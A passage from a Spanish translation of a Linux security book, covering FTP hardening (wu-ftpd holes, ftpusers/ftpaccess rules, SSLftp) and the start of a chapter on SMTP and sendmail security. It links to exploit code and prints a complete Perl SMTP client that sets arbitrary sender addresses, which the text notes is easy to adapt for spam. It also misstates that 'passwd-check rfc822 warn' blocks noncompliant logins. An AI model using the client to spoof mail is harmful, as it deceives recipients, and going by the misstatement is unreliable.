Las primeras versiones de wu-ftpd permiten que usuarios individuales remotos obtengan una *shell* al iniciar una sesión telnet con el puerto 21. Para comprobar este agujero, se debe iniciar una sesión telnet con el puerto 21 e introducir los comandos SITE EXEC. Si se obtiene una *shell*, significa que hay un problema.

Como ya se explicó en la nota CERT pertinente:

> "El problema es que la variable PATH_EXECPATH se estableció como "/bin" en el archivo de configuración src/pathnames.h cuando se creó el archivo binario de distribución. PATH_EXECPATH debería definirse como "/bin/ftp-exec" o en un directorio similar que no contenga ninguna *shell* ni ningún intérprete de comandos. El código fuente que se incluye en las distribuciones

> de Linux contiene el valor correcto ("/bin/ftp-exec") a pesar del archivo binario de distribución incorrecto. Antes de volver a compilar se debería verificar que PATH_EXECPATH contiene el valor correcto."

Este agujero se ha solucionado en las últimas distribuciones y tiene, sobre todo, trascendencia histórica. Sin embargo, si tiene un sistema anterior y desea ponerlo a prueba, descargue ftpbug.c de http://www.sekurity-net.com/exploits/unix/ftpbug.c.

Por lo general, debería seguir adelante con wu-ftpd en contraposición al FTP estándar (wuftpd es más seguro). Sin embargo, pueden surgir errores en cualquier implementación de FTP. Por ejemplo, en la wu-ftpd 2.4.2-beta-13, la umask predeterminada de los archivos cargados era 002, lo que conducía a brechas en la seguridad. (Y lo que es peor, el agujero persistía aunque se cambiara explícitamente a mano la umask. Normalmente había que cambiarla en inetd.conf. En http://www.hoobie.net/security/exploits/hacking/wuftpdumask.txt puede encontrar más información al respecto.

La seguridad general de FTP es un tema que se trata mejor estudiando la tecnología FTP en su núcleo. Esta tecnología ha cambiado mucho desde su introducción. La especificación FTP real se estableció originalmente en RFC 959, "File Transfer Protocol (FTP)", hace casi una década. Desde entonces, se ha hecho mucho por mejorar la seguridad de esta fundamental aplicación.

El documento que se necesita es "FTP Security Extensions". Sus autores son M. Horowitz (Cygnus Solutions) y S. J. Lunt (Bellcore). Este IDraft (anteproyecto en Internet) se escribió en noviembre de 1996 y tal como se citaba en el fragmento abstracto de dicho anteproyecto:

> "Este documento define extensiones a la especificación FTP del RFC 959, "File Transfer Protocol (FTP)" (octubre de 1985). Estas extensiones ofrecen una potente autenticación, integridad y confidencialidad, tanto en el control como en los canales de datos con la introducción de nuevos comandos, respuestas y codificaciones de transferencia de archivos opcionales."

(FTP Security Extensions se encuentra en http://www2.umin.u-tokyo.ac.jp/internet/drafts/draft-allman-ftp-sec-consider-01.txt.).)

El documento empieza por reiterar el problema que suele relacionarse con FTP; concretamente que las contraseñas se introducen en texto sin formato. El trabajo trata varios temas relacionados con la seguridad del protocolo y es un buen punto de inicio para aprender sobre la seguridad FTP.

Sin embargo, a pesar de dichos avances, realmente no se debe utilizar el FTP estándar. En este mismo capítulo, ofreceremos una alternativa segura. Por ahora, explicaremos rápidamente algunas características de seguridad que ofrece FTP.

Características de seguridad predeterminadas de FTP

ftpd ofrece características de seguridad marginales, entre las que se incluye el control de acceso a la red basado en el *host* y en el usuario. Estas características se implementan utilizando tres archivos:

- /etc/ftpusers.
- /etc/ftphosts.
- /etc/ftpaccess.

Vamos a explicar lo que hace cada uno de los archivos.

/etc/ftpusers: el archivo de acceso restringido a los usuarios

/etc/ftpusers es el archivo de acceso restringido a los usuarios. Cualquier usuario cuyo nombre aparezca aquí tiene denegado el acceso al *login* de FTP.

Su archivo /etc/ftpusers seguramente sea similar al siguiente:

```
[root@linux8 /etc]# more ftpusers
root
bin
daemon
adm
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
```

De forma predeterminada, hay que desactivar todos los *logins* del sistema.

Si su /etc/ftpusers está vacío (o casi vacío), compárelo con /etc/passwd y agregue los nombres de usuario del sistema que falten.

Para denegar totalmente el acceso de cualquier usuario a FTP, escriba su nombre de usuario en /etc/ftpusers en una línea propia.

ftphosts

ftphosts es el archivo de acceso de usuarios/*hosts* individuales de ftpd. Como se explica en la página del manual:

> "El archivo ftphosts se utiliza para conceder o denegar el acceso a determinadas cuentas de varios *hosts*."

Su archivo /etc/ftphosts esté probablemente vacío o se parezca al siguiente:

```
[root@linux8 /etc]# more ftphosts
# Example host access file
#
# Everything after a '#' is treated as comment,
# empty lines are ignored
```

Para especificar una regla que conceda o deniegue usuarios específicos de *hosts* específicos, utilice la siguiente sintaxis:

```
allow [nombre de usuario] [host o modelo de host] [host o modelo de host]
deny [nombre de usuario] [host o modelo de host] [host o modelo de host]
```

Por ejemplo, imagine que desea denegar al usuario mwagner el acceso desde theircompany.com, pero permitir al usuario jsprat acceder desde ourcompany.net. Se establecería la siguiente política:

```
# Everything after a '#' is treated as comment,
# empty lines are ignored
deny    mwagner   theircompany.com
allow   jsprat    ourcompany.net
```

En este caso, como los dos usuarios provienen de diferentes redes, no es necesario preocuparse por el orden allow/deny. ftpd procesa las directivas de deny y allow de forma secuencial y no encuentra contradicciones entre ellas.

Sin embargo, imagine que deseara denegar todo tipo de acceso al usuario jsprat en ourcompany.net excepto de accounting.ourcompany.net. Entonces tendría que hacer caso a la orden allow/deny. Por ejemplo, imagine que ha definido la siguiente política:

```
deny    jsprat    *.ourcompany.net
allow   jsprat    accounting.ourcompany.net
```

En este punto, jsprat no podría iniciar la sesión porque ftpd procesaría y cumpliría primero la directiva deny (y le daría prioridad sobre la directiva allow). Por ello, para que funcione la regla tendrá que invertir el orden allow/deny:

```
allow   jsprat    accounting.ourcompany.net
deny    jsprat    *.ourcompany.net
```

Aquí, ftpd procesaría primero la directiva allow y, en consecuencia, el usuario jsprat podría iniciar la sesión desde accounting.

NOTA

Si no consigue definir un usuario en /etc/ftpusers o en /etc/ftphosts, ftpd los tratará de la manera habitual y les concederá acceso.

El argumento [host o modelo de host] puede ser un nombre de *host*, una dirección IP o una máscara parcial de cualquiera de los dos (se permiten comodines). Por ejemplo, todas las entradas siguientes son válidas:

```
development.mycompany.net
*.mycompany.net
207.171.0.*
```

Además, se pueden apilar *hosts* y modelos de *host* separándolos con un espacio en blanco. Por tanto, todas las siguientes entradas también son válidas:

```
development.mycompany.net  accounting.mycompany.net
*.mycompany.net  *.theircompany.net
207.171.0.*  *.some.othercompany.net
```

NOTA

Si especifica una regla y falla durante las pruebas, debe verificar la orden allow/deny y asegurarse de que no se introdujeron involuntariamente caracteres ilegales o modelos erróneos.

/etc/ftpaccess: el archivo de configuración ftpd

/etc/ftpaccess es el archivo de configuración del núcleo de ftpd. A través de las directivas de este archivo se controla la manera de funcionar de ftpd.

El siguiente es un ejemplo de ftpaccess:

```
[root@linux8 /etc]# more ftpaccess
class   all   real,guest,anonymous  *
email root@localhost
loginfails 5
readme  README*    login
readme  README*    cwd=*
message /welcome.msg            login
message .message                cwd=*
compress        yes             all
tar             yes             all
chmod           no              guest,anonymous
delete          no              guest,anonymous
```

```
overwrite       no              guest,anonymous
rename          no              guest,anonymous
log transfers anonymous,real inbound,outbound
shutdown /etc/shutmsg
passwd-check rfc822 warn
```

Cada línea comienza con una directiva y termina con varias opciones. La Tabla 11.2 resume las directivas ftpaccess relacionadas con la seguridad.

Tabla 11.2 Directivas de ftpaccess

Comando	Resultado
autogroup [*grupo*|*clase*]	La directiva autogroup se utiliza para asignar de manera dinámica derechos de grupo y de propietario para seleccionar a los usuarios que sean miembros de una clase predefinida. (Véase class en esta misma tabla).
banner [*ruta*]	La directiva banner se utiliza para especificar la ruta a un mensaje de información. Este mensaje informativo (su *banner*) aparecerá cuando se conecten los usuarios (antes de iniciar la sesión).
chmod [*yes*|*no*] [*tipo*]	La directiva chmod se utiliza para especificar si los usuarios que pertenecen a un tipo particular pueden ejecutar chmod en el servidor.
class [*clase*|*tipo*|*dir*]	La directiva class se utiliza para definir clases especiales de usuarios. Estas clases se pueden utilizar (junto con la directiva autogroup) para conceder a los miembros de una clase derechos y privilegios adicionales. La definición completa de una clase se compone de al menos tres partes: la etiqueta de la clase (cómo se denomina esta clase en particular), el tipo de la clase (anonymous, guest, etc.) y la dirección IP o máscara de dirección.
delete [*yes*|*no*] [*tipo*]	La directiva delete se utiliza para especificar si los usuarios que pertenecen a un type particular pueden ejecutar delete en el servidor.
deny [*direc*] [*mensaje*]	La directiva deny se utiliza para definir los *hosts* desde los que ftpd no aceptará conexiones. Una definición completa deny se compone de una directiva deny, la dirección no deseada y un mensaje que mostrar a los *hosts* a los que se les deniega el acceso.
email [*nombre de usuario*]	La directiva email se utiliza para definir el mantenedor del sitio FTP.
guestgroup [*nombre del grupo*]	La directiva guestgroup se utiliza para restringir a usuarios reales a FTP de estilo anónimo. Es decir, cuando inician una sesión, no pueden cambiar el directorio por

Tabla 11.2 Directivas de ftpaccess *(continuación)*

Comando	Resultado
	encima del árbol del directorio FTP público (la directiva guestgroup le permite realizar esta acción con grupos de entrada para su conveniencia).
limit [clase|N|tiempo|mens]	La directiva limit se utiliza para limitar las clases de usuarios particulares a N números en determinadas ocasiones (y especificar el mensaje que verán los nuevos clientes entrantes cuando se haya alcanzado dicho límite).
log commands [tipo]	La directiva log commands se utiliza para especificar que ftpd debería registrar todos los comandos de los usuarios en el type.
log transfers [tipo]	La directiva log transfers se utiliza para especificar que ftpd debe registrar todas las transferencias que realicen los usuarios en el type. (Opcionalmente, es posible definir la dirección de la transferencia que se desea registrar [inbound y outbound].)
loginfails [N]	La directiva loginfails se utiliza para especificar el número de veces que puede tener registros de entrada erróneos un usuario antes de que ftpd envíe un mensaje a los registros.
message [ruta|cuándo]	La directiva message se utiliza para especificar una ruta a un mensaje informativo que se imprime después de que se conecten los usuarios. (Opcionalmente, se puede agregar class como definición para mostrar mensajes diferentes a clases diferentes.)
noretrieve [nombre del archivo]	La directiva noretrieve se utiliza para especificar los archivos que no pueden recuperarse. Observe que, en este caso, PATH es importante. A menos que se especifique una ruta absoluta, ftpd supone que el archivo está restringido en todo el sistema. (En consecuencia, si la definición del archivo es shadow, ftpd no permitirá ninguna descarga de cualquier archivo denominado shadow.)
overwrite [yes|no] [tipo]	La directiva overwrite se utiliza para especificar si los usuarios que pertenecen a un type particular pueden sobrescribir archivos.
passwd-check [opciones]	La directiva passwd-check se utiliza para especificar el nivel al que hay que comprobar las contraseñas ftpd. Los niveles son none (ninguno), trivial (verifica el carácter @) o rfc822 (la contraseña debe cumplir la descripción de la Address Specification de RFC 822). Los descriptores de la acción son warn (avisan al usuario si su dirección no entra en la calificación, pero sigue dejándole conectar) y enforce (si la contraseña no es correcta, se corta la conexión).

Tabla 11.2 Directivas de ftpaccess *(continuación)*

Comando	Resultado
private [yes] [no]	La directiva private se utiliza para permitir que los usuarios obtengan mejor o más acceso tras conectarse al sistema mediante la introducción de valores USER y PASS adicionales.
rename [yes|no] [tipo]	La directiva rename se utiliza para especificar si los usuarios que pertenecen a un type particular pueden ejecutar rename en el servidor.
umask [yes|no] [tipo]	La directiva umask se utiliza para especificar si los usuarios que pertenecen a un type particular pueden ejecutar umask en el servidor.
upload [dir] [opciones]	La directiva upload se utiliza para especificar árboles de directorio en los que los usuarios no pueden cargar archivos. Éstos se pueden restringir también de manera granular, especificando máscaras de directorios, usuarios y grupos.

A continuación, volvamos a ver el archivo de ejemplo, ftpaccess:

```
[root@linux8 /etc]# more ftpaccess
class   all   real,guest,anonymous  *
email root@localhost
loginfails 5
readme  README*    login
readme  README*    cwd=*
message /welcome.msg            login
message .message                cwd=*
compress        yes             all
tar             yes             all
chmod           no              guest,anonymous
delete          no              guest,anonymous
overwrite       no              guest,anonymous
rename          no              guest,anonymous
log transfers anonymous,real inbound,outbound
shutdown /etc/shutmsg
passwd-check rfc822 warn
```

Aquí podemos ver que los miembros de las clases guest y anonymous no pueden ejecutar chmod, suprimir, sobrescribir o cambiar el nombre de los archivos:

```
chmod           no              guest,anonymous
delete          no              guest,anonymous
overwrite       no              guest,anonymous
rename          no              guest,anonymous
```

Además, las transferencias que realicen los usuarios de las clases anonymous y real se efectúan en ambas direcciones:

```
log transfers anonymous,real inbound,outbound
```

Y, finalmente, aunque ftpd busca contraseñas que cumplan con la RFC 822, no permite de ninguna manera registros de entrada que no sean compatibles:

```
passwd-check rfc822 warn
```

Resumen de las medidas de seguridad predeterminadas de FTP

Es posible que las medidas de seguridad de FTP sean suficientes en redes cerradas de pequeño tamaño sin conexión con Internet (y sin conexión con otros segmentos LAN). Sin embargo, en entornos de red con mayor alcance (sobre todo los que cuentan con conexión a Internet), el vulgar y corriente FTP es simplemente demasiado inseguro. Es conviente que en su lugar utilice SSLftp.

SSLftp

SSLftp es un cliente y servidor FTP con SSL activo. SSL es Secure Sockets Layer, un protocolo y una API de tres partes que emplea la autenticación y el cifrado RSA y DES, así como la verificación adicional de la integridad de la sesión MD5. Tenga en cuenta que antes de instalar SSLftp es necesario instalar SSLeay. Puede obtener más información al respecto en el Capítulo 15, "Protocolos web seguros".

SSLftp está basado en SSLeay, una implementación abierta de SSL de Eric Young. Se puede obtener en ftp://ftp.psy.uq.oz.au/pub/Crypto/SSLapps/.

NOTA

La versión actual es SSLftp 0.8. Si cuando lea este libro la versión ya no es la misma, asegúrese de conseguir la versión más reciente.

La siguiente sección describe cómo instalar SSLftp.

Instalar SSLftp

Tras descargar SSLftp, descomprima el paquete (ya que está comprimido con los métodos zip y tar) como se muestra a continuación:

```
gunzip SSLftp-0_8_tar.gz
tar -xvf SSLftp-0_8_tar
```

El paquete SSLftp se descomprimirá en /SSLftp-0.8/, que debería contener los siguientes archivos y directorios:

```
-rw-r--r--    1 1046  sys    4005 Apr 30  1996 Makefile
-rw-r--r--    1 1046  sys    4829 Dec 20  1995 README
-rw-r--r--    1 1046  sys    5362 Dec 20  1995 README.OLD
-rw-r--r--    1 1046  sys     892 Jun  8  1995 TODO
-rw-r--r--    1 1046  sys    2345 May  2  1996 VERSION
drwxr-xr-x    2 1046  sys       9 Jul  7 04:16 bin/
drwxr-xr-x    2 1046  sys    4096 Jul  7 04:16 ftp/
drwxr-xr-x    2 1046  sys    4096 Jul  7 04:16 ftpd/
drwxr-xr-x    3 1046  sys      41 Jul  7 04:16 lib/
```

A continuación, abra Makefile (en /SSLftp-0.8/), vaya a la línea 42 y busque la variable SSLTOP:

```
# the location where SSLeay is installed...
# - expect a include and lib directory under here
SSLTOP=/usr/local/ssl
```

Si no es aquí donde se ha instalado SSLeay, tendrá que cambiar este valor (SSLeay se instala de manera predeterminada en /usr/local/ssl).

A continuación, si no va a utilizar SOCKS, introduzca comentarios en las líneas de la 50 a la 53 de la siguiente sección:

```
# Decide if you want SOCKS support (which I haven't put into
# the ftp client yet)
sockslib=
socksflags=
sockslib=/usr/local/lib/libsocks.a
socksflags=-DUSE_SOCKS
```

Y, finalmente, elimine los comentarios de las líneas 80 y 81:

```
# uncomment the next two lines for Linux
#CC = gcc -DLINUX $(socksflags)
#LDADD = $(sockslib) -lbsd
```

A partir de aquí, no debería tener problemas. En primer lugar, ejecute SSLftp:

```
make ftp
```

Seguidamente, ejecute SSlftpd:

```
make ftpd
```

Y finalmente instale el paquete:

```
make install
```

Ya puede usar SSLftp.

Seguridad específica de las aplicaciones FTP

Finalmente, las siguientes secciones tratan de problemas específicos de las aplicaciones relacionados con FTP que son dignos de mención, incluyendo los que afectan a:

- ncftp.
- filerunner.
- ftpwatch.
- wu-ftpd 2.4.2-academ[BETA-18].

ncftp

El paquete ncftp incluye un servidor y cliente FTP de Linux que ofrece, al menos, automatización marginal de las sesiones. Sin embargo, ncftp es conocido sobre todo porque reduce la carga global del servidor y, en consecuencia, sirve a más usuarios.

Las versiones ncdftp 2.0.0 y 2.4.2 (y puede que otras) son vulnerables a ataques desde servidores remotos FTP. Un administrador FTP remoto puede crear un directorio en su servidor que provoque una ejecución remota de comandos, como por ejemplo echoing ++ a un archivo .rhosts. Para descubrir si la versión es vulnerable, consiga el código del *exploit*, que se encuentra en http://www2.merton.ox.ac.uk/~security/rootshell/0016.html. Si el sistema es vulnerable, actualícelo. ncftp se puede descargar de http://www.ncftpd.com/ncftp/.

Por último, la versión 2.3.4 (libc5) de ncftp también es vulnerable a ataques de denegación de servicio que destruyen sus capacidades de acceso. Si utiliza la versión 2.3.4 libc5 ncftp, actualice ahora mismo.

filerunner

filerunner es un cliente FTP gráfico para X (habitual en Debian) que se basa parcialmente en Tk. Funciona de manera parecida a WS_FTP, ofreciendo listas de archivos locales/remotos a pantalla dividida, codificación múltiple y transferencias de archivos automáticas.

filerunner tiene en gran parte fuentes abiertas, gran capacidad de extensión y cuenta con muchas prácticas características, como por ejemplo listas actualizadas, historial, terminación de la línea de comandos en la *shell* interna y asociaciones de archivos para la ejecución automática de aplicaciones externas.

Sin embargo, las versiones 2.2.1x abren archivos temporales de manera poco segura, lo que permite que usuarios locales malintencionados escriban de manera arbitraria archivos en disco con privilegios especiales. Si utiliza la versión 2.2.1x o

anterior, es conveniente que la actualice. La primera distribución fija es 2.4.2.p1-1. Las actualizaciones de filerunner se encuentran en http://www.cd.chalmers.se/~hch/filerunner.html.

ftpwatch

ftpwatch es una herramienta que controla sitios FTP remotos. El paquete se instala sólo como un trabajo cron. Todas la semanas, se conecta con una lista de sitios ftp definida por el usuario y analiza (y crea informes) de los cambios que encuentra.

Las primeras versiones (en Debian 1.3 y tal vez más adelante) son vulnerables al ataque de usuarios locales que pueden conseguir acceder a *root* aprovechando un sencillo defecto. Además, hay que tener en cuenta que ftpwatch confía en ncftp, así que las versiones vulnerables podrían potencialmente degradar la seguridad de muchas maneras (ncftp también tiene asuntos relacionados con la seguridad, dependiendo de la versión). Es conveniente que elimine ftpwatch o que se ponga en contacto con el departamento de seguridad de Debian, en security@debian.org, para obtener más información...

wu-ftpd 2.4.2-academ[BETA-18]

Como ya hemos explicado, wu-ftpd es el servidor FTP predeterminado de la mayoría de las distribuciones de Linux. La versión 2.4.2-academ[BETA-18] presenta un desbordamiento de *buffer* que puede conceder a los atacantes acceso a *root*. Este problema afecta al menos a estas distribuciones (y puede que a otras):

- Caldera 1.3.
- Red Hat 5.2.
- SlackWare 3.6.

Si desea una actualización, visite a su proveedor de Linux.

Resumen

Al igual que telnet, FTP (o los servicios parecidos a FTP) es imprescindible en una red Linux, pero como hemos indicado, no es totalmente seguro. Si tiene intención de utilizar el FTP corriente, defina opciones de acceso lo más estrictas posible (y registre todo). Esto le garantizará que al menos controla qué *hosts* pueden acceder a sus servicios FTP y si algo va mal, tendrá un seguimiento decente.

CAPÍTULO 12

Seguridad en el correo

En este capítulo

Clientes y servidores SMTP.
Principios básicos de la seguridad de sendmail.
Reemplazar sendmail por Qmail.
Otros recursos de Qmail.
Resumen.

En este capítulo se examinan los problemas de seguridad inherentes al protocolo simple de transferencia de correo (SMTP) y a sendmail, el agente de transporte de correo más conocido del mundo. También se examinará Qmail, un sustituto de sendmail que ofrece unas sustanciales ventajas sobre la configuración tradicional de sendmail que se incluye en la mayoría de las instalaciones de Linux.

Clientes y servidores SMTP

El protocolo de transporte de e-mail más utilizado es el protocolo simple de transferencia de correo (SMTP). A diario, SMTP se utiliza para transferir millones de mensajes de correo electrónico a destinos de todo el mundo.

Los servidores SMTP funcionan con un conjunto de reglas limitado:

1. Aceptan un mensaje entrante.
2. Comprueban las direcciones del mensaje.
3. Si son direcciones locales, almacenan el mensaje para recuperarlo.
4. Si son direcciones remotas, envían el mensaje.

Por tanto, los servidores SMTP son funcionalmente similares a los *routers* de paquetes, excepto en que se aplican exclusivamente al e-mail. La mayoría de los servidores SMTP pueden almacenar y enviar mensajes a medida que sean necesarios.

A menudo, un mensaje pasará a través de varios *gateways* SMTP antes de llegar a su destino final. Por ejemplo, ésta es una cabecera de un mensaje de correo electrónico enviado desde Macmillan Computer Publishing:

```
Received: from [198.70.148.65] (HELO carmfw01.mcp.com)
  by ag.ohio-state.edu (CommuniGate Pro SMTP 3.0)
  with SMTP id 1782539 for jray@postoffice.ag.ohio-state.edu; Fri, 09 Jul
➥1999 10:43:06 -0400
Received: from net1-167.mcp.com by carmfw01.mcp.com
via smtpd (for postoffice.ag.ohio-state.edu [140.254.85.38]) with SMTP; 9
➥Jul 1999 19:46:02 UT
```

El mensaje ha pasado por tres máquinas en su camino al portátil:

- net1-167.mcp.com.
- carmfw01.mcp.com.
- postoffice.ag.ohio-state.edu.

En cada parada, los servidores SMTP han evaluado el mensaje y lo han enviado. También existen otras posibles consecuencias además del almacenamiento y el envío. Por ejemplo, si un servidor SMTP encuentra un mensaje que no se puede enviar (la cuenta destino ha superado su cuota o su usuario ya no existe), SMTP devolverá un mensaje de error al remitente que explica el problema.

Increíblemente, con todas las decisiones que toman los servidores SMTP durante la evaluación y entrega de los mensajes, un mensaje de correo electrónico tarda pocos segundos en recorrer el planeta. Además, independientemente de las complejidades inherentes al funcionamiento interno de SMTP, externamente SMTP es muy fácil de utilizar, incluso cuando se interactua con él a un nivel muy básico.

Efectivamente, no es necesario comunicarse con un servidor SMTP utilizando un cliente especial de e-mail. En su lugar, es posible interactuar con él directamente utilizando inglés casi normal, a través de una sesión de telnet con el puerto 25. La Tabla 12.1 resume los comandos básicos de SMTP más habituales.

Tabla 12.1 Comandos de SMTP

Comando	Propósito
DATA	Este comando se utiliza para especificar que las líneas de texto siguientes son el cuerpo de un mensaje de correo electrónico. El final del mensaje se indica mediante el envío de una línea en la que haya un solo punto.
EXPAND	Este comando se utiliza para expandir un nombre de usuario a una dirección de correo plenamente cualificada.
HELO (HELLO)	Este comando se utiliza para iniciar una sesión de SMTP e intercambiar datos de identificación.
HELP	Este comando se utiliza para obtener ayuda sobre SMTP.
MAIL	Este comando se utiliza para iniciar una transacción de e-mail.
QUIT	Este comando se utiliza para finalizar la sesión actual y cerrar la conexión.
RCPT (RECIPIENT)	Este comando se utiliza para especificar un destinatario.
RESET	Este comando se utiliza para detener la operación actual.
SEND	Este comando se utiliza para iniciar el envío.
VERIFY	Este comando se utiliza para verificar un nombre de usuario.

* Para obtener más información sobre SMTP, sus comandos y su especificación general, véase RFC 821, que se encuentra en http://www.freesoft.org/CIE/RFC/821/12.htm.

Ésta es una sesión típica:

```
[jray@pointy jray]$ telnet postoffice.ag.ohio-state.edu 25
   Trying 140.254.85.36...
   Connected to postoffice.ag.ohio-state.edu.
   Escape character is '^]'.
   220 postoffice.ag.ohio-state.edu ESMTP Sendmail 8.9.3/8.9.3;
➥ Sat, 10 Jul 1999 10:32:13 -0400
HELO poisontooth.com
```

```
    250 meine.ag.ohio-state.edu Hello IDENT:
➥jray@NEW93119226.columbus.rr.com [24.93.119.226],
➥pleased to meet you
MAIL FROM: jray@poisontooth.com
    250 jray@poisontooth.com... Sender ok
RCPT TO: root@meine.ag.ohio-state.edu
    250 root@meine.ag.ohio-state.edu... Recipient ok
DATA
    354 Enter mail, end with "." on a line by itself
This is a test
.
    250 KAA01845 Message accepted for delivery
quit
    221 postoffice.ag.ohio-state.edu closing connection
```

Esta sesión revela un hecho preocupante acerca de los servidores SMTP: de forma predeterminada, confían en todo el mundo. Los usuarios pueden especificar la dirección de retorno que deseen y los servidores SMTP obedientemente procesarán el correo utilizando esta dirección falsa.

NOTA

Los usuarios pueden hacerlo a nivel de aplicación en Eudora, Outlook u otros clientes de correo electrónico cambiando la información del usuario. Sin embargo, la posibilidad de hablar directamente con un servidor SMTP brinda la oportunidad de automatizar este proceso. El envío de unos pocos mensajes de broma desde un cliente de correo electrónico típico es mucho menos irritante que el envío de varios cientos de miles de mensajes desde "Repugnante Nikki" en cuestión de minutos. Además, al interactuar directamente con servidores SMTP, los intrusos tienen la ventaja de obtener un práctico anonimato de su e-mail si eligen un servidor que ya está en peligro.

Un sencillo cliente SMTP

El siguiente código en Perl es de una biblioteca de clientes TCP/IP que escribimos hace varios años. El código es un cliente de e-mail básico que interactúa con servidores SMTP. A diferencia de otros clientes de e-mail, éste permite especificar el nombre y la dirección de e-mail del remitente y del destinatario.

Viendo el código, se puede apreciar la sencillez con que se puede modificar este programa para enviar avisos por Internet sobre temas sin importancia. Las funciones de TCP/IP (send_stuff, get_stuff, etc.) se escribieron para hacer que la interacción con protocolos como SMTP sea lo más sencilla y posible. Dado que no necesita ninguna biblioteca externa, también es muy transportable. Pruébelo en un servidor SMTP de Linux:

```
#! /usr/bin/perl

if ($ARGV[3] eq "") {
        print "\nUsage: supermail <subject> <sender-email>
➥<sender-fullname> <recipient(s)>\n\n";
        exit(0);
    }

$server="postoffice.ag.ohio-state.edu";
$me='hostname';
$thishost=chop($me);
$subject=$ARGV[0];
$sender=$ARGV[1];
$fullname=$ARGV[2];
$getter=$ARGV[3];

print "\nPlease enter your message text, Control-D to send.\n\n";
@message=<STDIN>;
$message=join("",@message);

$|=1;
print "\nSending message...";
&email_smtp($server,$thishost,$sender,$fullname,
➥$getter,$subject,$message);
print "Message sent.\n";
exit(0);

sub email_smtp {
    my ($server,$thishost,$sender,$fullname,
➥$getter,$subject,$message)=@_;
    my ($result,@getters,$y,$header);
    $header="From: $fullname <$sender>\nTo: $getter\nSubject: $subject";
    &open_tcp($server,25);
    $result=&get_stuff(10,"220");    # SMTP Server is online!
    &send_stuff("helo $thishost\n");
    $result=&get_stuff(5,"250");
    &send_stuff("MAIL FROM:<$sender>\n");
    @getters=split(/[\,\s]+/,$getter);
    for ($y=0;$y<@getters;$y++) {
    &send_stuff("RCPT TO:$getters[$y]\n");
    }
    &send_stuff("DATA\n$header\n$message\n\r\n.\r\n");
    &send_stuff("QUIT");
    &close_tcp;
}

sub gtime {
        my($gtimeout)=@_;
```

```
    $SIG{"ALRM"}="gtimeout";
    alarm($gtimeout);
    $alarmed="";
}

sub gtimeout {
        print "Alarm Timeout!\n";
        $alarmed="TRUE";
}

sub open_tcp {
        my($machine,$port,$timeout)=@_;
        my($host,$clientaddr,$prototype,$serveraddr);
        $host='hostname';
        chop($host);
    if ($timeout ne "") { &gtime($timeout); }
        $doing="Opening";
        ($d1, $d2, $prototype)=getprotobyname("tcp");
        ($d1,$d2,$d3,$d4,$rawclient)=gethostbyname("$host");
       if (($alarmed eq "") && (($d1,$d2,$d3,$d4,$rawserver)
➥=gethostbyname($machine))) {
             $clientaddr=pack("Sna4x8",2,0,$rawclient);
            $serveraddr=pack("Sna4x8",2,$port,$rawserver);
            if (($alarmed eq "") && (socket (SOCKET,2,1,$prototype))) {
                    if (bind (SOCKET,$clientaddr)) {
                            if (($alarmed eq "") &&
➥(connect (SOCKET,$serveraddr))) {
                    gtime(0); return ("CONNECTED");
                }
            }
        }
    }
        gtime(0);
    return ("TIMEOUT - COULDN'T RESOLVE");
}

sub close_tcp {
        gtime(0);
        close (SOCKET);
        select (STDOUT); $|=1;
}

sub send_stuff {
        $doing="Sending";
    my($outgoing)=@_;
    select (SOCKET); $|=1;
```

```
    print SOCKET $outgoing;
        select (STDOUT); $|=1;
}

sub get_stuff {
        $doing="Getting";
    $lookfor="";
    my($timeout,$lookfor,$tnetcomp)=@_;
        my($source,$lines,$received,$endingtime,$lines,
➥$mask,$received,$okay,$len);
    $endingtime=$timeout+time;
        select (SOCKET); $|=1;
    $len=1;
    $received=""; $lines="";
    while ($len!=0) {
        $mask="";
            vec($mask, fileno(SOCKET), 1) = 1;
            ($okay,$mask) = select($mask, undef, undef,
➥$endingtime - time);
        if (!($okay)) { select (STDOUT); $|=1; return
➥($received,"TIMEOUT");   }
        $len=sysread(SOCKET,$lines,1024);
        $received=$received.$lines;
        if ($len==0) {  select (STDOUT); $|=1; return
➥($received,"CLOSED"); }
        if ($received=~/$lookfor/i && $lookfor ne "")
➥{ select (STDOUT); $|=1; return
➥ ($received,"FOUND:$&"); }
            while ($received=~m/\377/o && ($tnetcomp ne "PLAIN")) {
            $received=~s/\015\012/\012/go;
            if ($received=~s/([^\377])?\377[\375\376](.|[\n\r])/\1/o)
                { print SOCKET "\377\374$2"; }
            elsif ($received=~s/([^\377])?\377[\373\374](.|[\n\r])/\1/o)
                { print SOCKET "\377\376$2"; }
            elsif ($received=~s/([^\377])?\377\366/\1/o)
                { print SOCKET "scorpions and puppies\n"; }
                else { last; }
            }
    }
        select (STDOUT); $|=1;
        $source=$received;
    return ($source,"DONE");
}
```

Por las razones ya explicadas, los servidores SMTP constituyen un interesante reto para la seguridad y exigen que se centre en dos tareas distintas:

- Proteger a los servidores de intrusos. Es necesario proteger al servidor contra ataques externos que, si tienen éxito, podrían proporcionar a los atacantes acceso no autorizado al sistema.
- Proteger a los servicios de SMTP de un uso incorrecto, como por ejemplo, personas externas que explotan un servidor de correo para enviar mensajes de correo electrónico comerciales no deseados o correo inútil.

Con mucho, el segundo problema es más sobrecogedor. Individuos sin escrúpulos suelen utilizar servidores SMTP sin protección para transmitir miles de anuncios a las cuentas de e-mail de Internet. Si usan la suya, recargará los recursos de su red y los coléricos destinatarios le llenarán de quejas.

A la mayoría de proveedores de servicio de Internet no les gustan este tipo de personas y prohiben este tipo de actividades en sus servidores. Por tanto, buscan en cualquier parte servidores SMTP sin protección que transmitirán sus mensajes. Aunque, en principio esto puede parecer un problema sin importancia, está muy extendido y es bastante irritante.

El año pasado hicimos un seguimiento de varias máquinas que utilizaban recursos de OSU para enviar mensajes de correo electrónico comerciales no deseados a miles de direcciones de e-mail. En ningún caso, el propietario de la máquina ha sido el responsable de los mensajes. Los usuarios habían instalado involuntariamente un sistema operativo que incluía un servidor SMTP que se configuró para transmitir mensajes. Sin su conocimiento, los piratas se conectaban a estas máquinas de noche y las utilizaban para procesar su e-mail.

Principios básicos de la seguridad de sendmail

A menos que haya especificado lo contrario, es probable que su instalación de Linux incluyera sendmail como agente de transporte de correo. sendmail es complejo, eficaz y claramente difícil de configurar. Es tan complicado que se pueden encontrar volúmenes completos dedicados a su configuración. Por estas razones, sendmail tiene un amplio y duradero historial de seguridad.

NOTA

